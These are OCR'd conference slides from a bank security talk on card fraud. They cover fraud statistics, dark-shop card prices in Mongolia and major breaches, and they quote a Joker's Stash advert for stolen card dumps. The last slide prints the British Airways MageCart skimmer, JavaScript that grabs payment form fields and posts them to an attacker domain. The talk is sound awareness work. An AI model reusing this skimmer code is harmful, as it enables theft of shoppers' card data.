Diving into the Darknet : Card Fraud

L.Nemekhbayar

MNSEC 2020

About me

L.Nemekhbayar

2005-2018 : software developer

Now : security administrator @ Golomt Bank

Contents


Card fraud today

Card fraud in Mongolia

Crime-as-a-service

Prevention

Card fraud today : USA



FTC CONSUMER SENTINEL NETWORK

Published October 16, 2020
(data as of September 30, 2020)

Compare Identity Theft Report Types

Date Range: 2016 Q1 – 2020 Q3

Theft Type: (All)


Consumers can report multiple types of identity theft.

FEDERAL TRADE COMMISSION • ftc.gov/exploredata

Card fraud today : Europe


Evolution of the total volume of card fraud using cards issued within SEPA

(left-hand scale: total volume of fraud (million transactions); right-hand scale: volume of fraud as a share of volume of transactions (percentages))



Source :
European Central Bank,
“Sixth report on card fraud”

Card fraud today : Mongolia



October 22nd 2018, 14:09:49.109 - October 22nd 2020, 14:09:49.109 — Auto


~ 6900 records added in the last 5 years

80-90% were added in the last 1 year


Source : Gemini Advisory

Card fraud today : Mongolia

~ 6900 records



27 dark shops



Sold within 15-30 days (vs 5-15 days in USA)

Source : Gemini Advisory

Card fraud today : Mongolia


		Before 2019	2019	2020
Card present	% of total	19%	7%	5%
	Average price	50	87.5	154.2
Card not present	% of total	81%	93%	95%
	Average price	15.5	16.4	15.8


Source : Gemini Advisory

Card fraud today : Mongolia

Барилгачидын талбай
Boutique Алдарт чоно
Green Zone
Занабазарын Нэрэмжит Дүрсл…
Established venue with historical works
Google


Market Street
Электрон бараанц дэлгүүр
Жигжиджавын гудамж
Модон ТҮЦ
iSatcom Express Tower
Practical Daatgal
Даатгалын товчоо
Мэдээллийн технологи, шуудан,харилцаа...
Information Communications...
Монгол Шуудан





Card fraud today : largest breaches

Target : 40M records



REUTERS

World Business Markets Breakingviews Video More


BANKS DECEMBER 19, 2013 / 8:05 AM / UPDATED 7 YE

Target cyber breach h cards at holiday peak

By Jim Finkle, Dhanya Skariachan

BOSTON (Reuters) - Target Corp sai million credit and debit cards of shop three weeks of the holiday season in t U.S. retailer.

Home Depot : 56M records



Sep 18, 2014, 08:21pm EDT

With 56 Million Cards Compromised, Hom Breach Is Bigger Tha Target's

Kate Vinton Former Staff


Lists

This article is more than 6 years old.

Home Depot announced that 56 million cred compromised in a breach that lasted from Ap making this latest retail breach larger than Ta breach.

Home Depot began its investigation on Septe

Wawa : 31M records



Brand NEW Huge 30M+ pcs Nationwide "BIGBADABOOM-III" BREACH at JOKER's STASH!

Brand NEW Huge **30M+ pcs** Nationwide Breach
30.000.000+ Perfect Pure Fresh TR2+TR1 Dumps
40+ US States
31.000+ Different Bins
more than **1M pcs** of EU/ASIA/ARABS/EXOTIC bins (100+ Different Countries)

BIGBADABOOM-III-EU-part1 (BBB3 BREACH) **EU/ASIA/WORLD TR1+TR2/TR2, HIGH VALID 90-95%**, uploaded 2020-01-27
BIGBADABOOM-III-US-part1 (BBB3 BREACH) **USA by STATE/CITY/ZIP TR1+TR2/TR2, HIGH VALID 90-95%**, uploaded 2020-01-27
BIGBADABOOM-III-US-part2 (BBB3 BREACH) **USA by STATE/CITY/ZIP TR1+TR2/TR2, HIGH VALID 90-95%**, uploaded 2020-01-27
BIGBADABOOM-III-US-part3 (BBB3 BREACH) **USA by STATE/CITY/ZIP TR1+TR2/TR2, HIGH VALID 90-95%**, uploaded 2020-01-27


Be READY for the BIG-BADA-BOOM! Exclusively ONLY at JOKER's STASH!

Yeah, big bada boom.

ALL STUFF WILL BE AVAILABLE AT
11:00 PM (evening update) New York City Time, Monday, January 27


Card fraud today : MageCart

British Airways : 380k records



```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

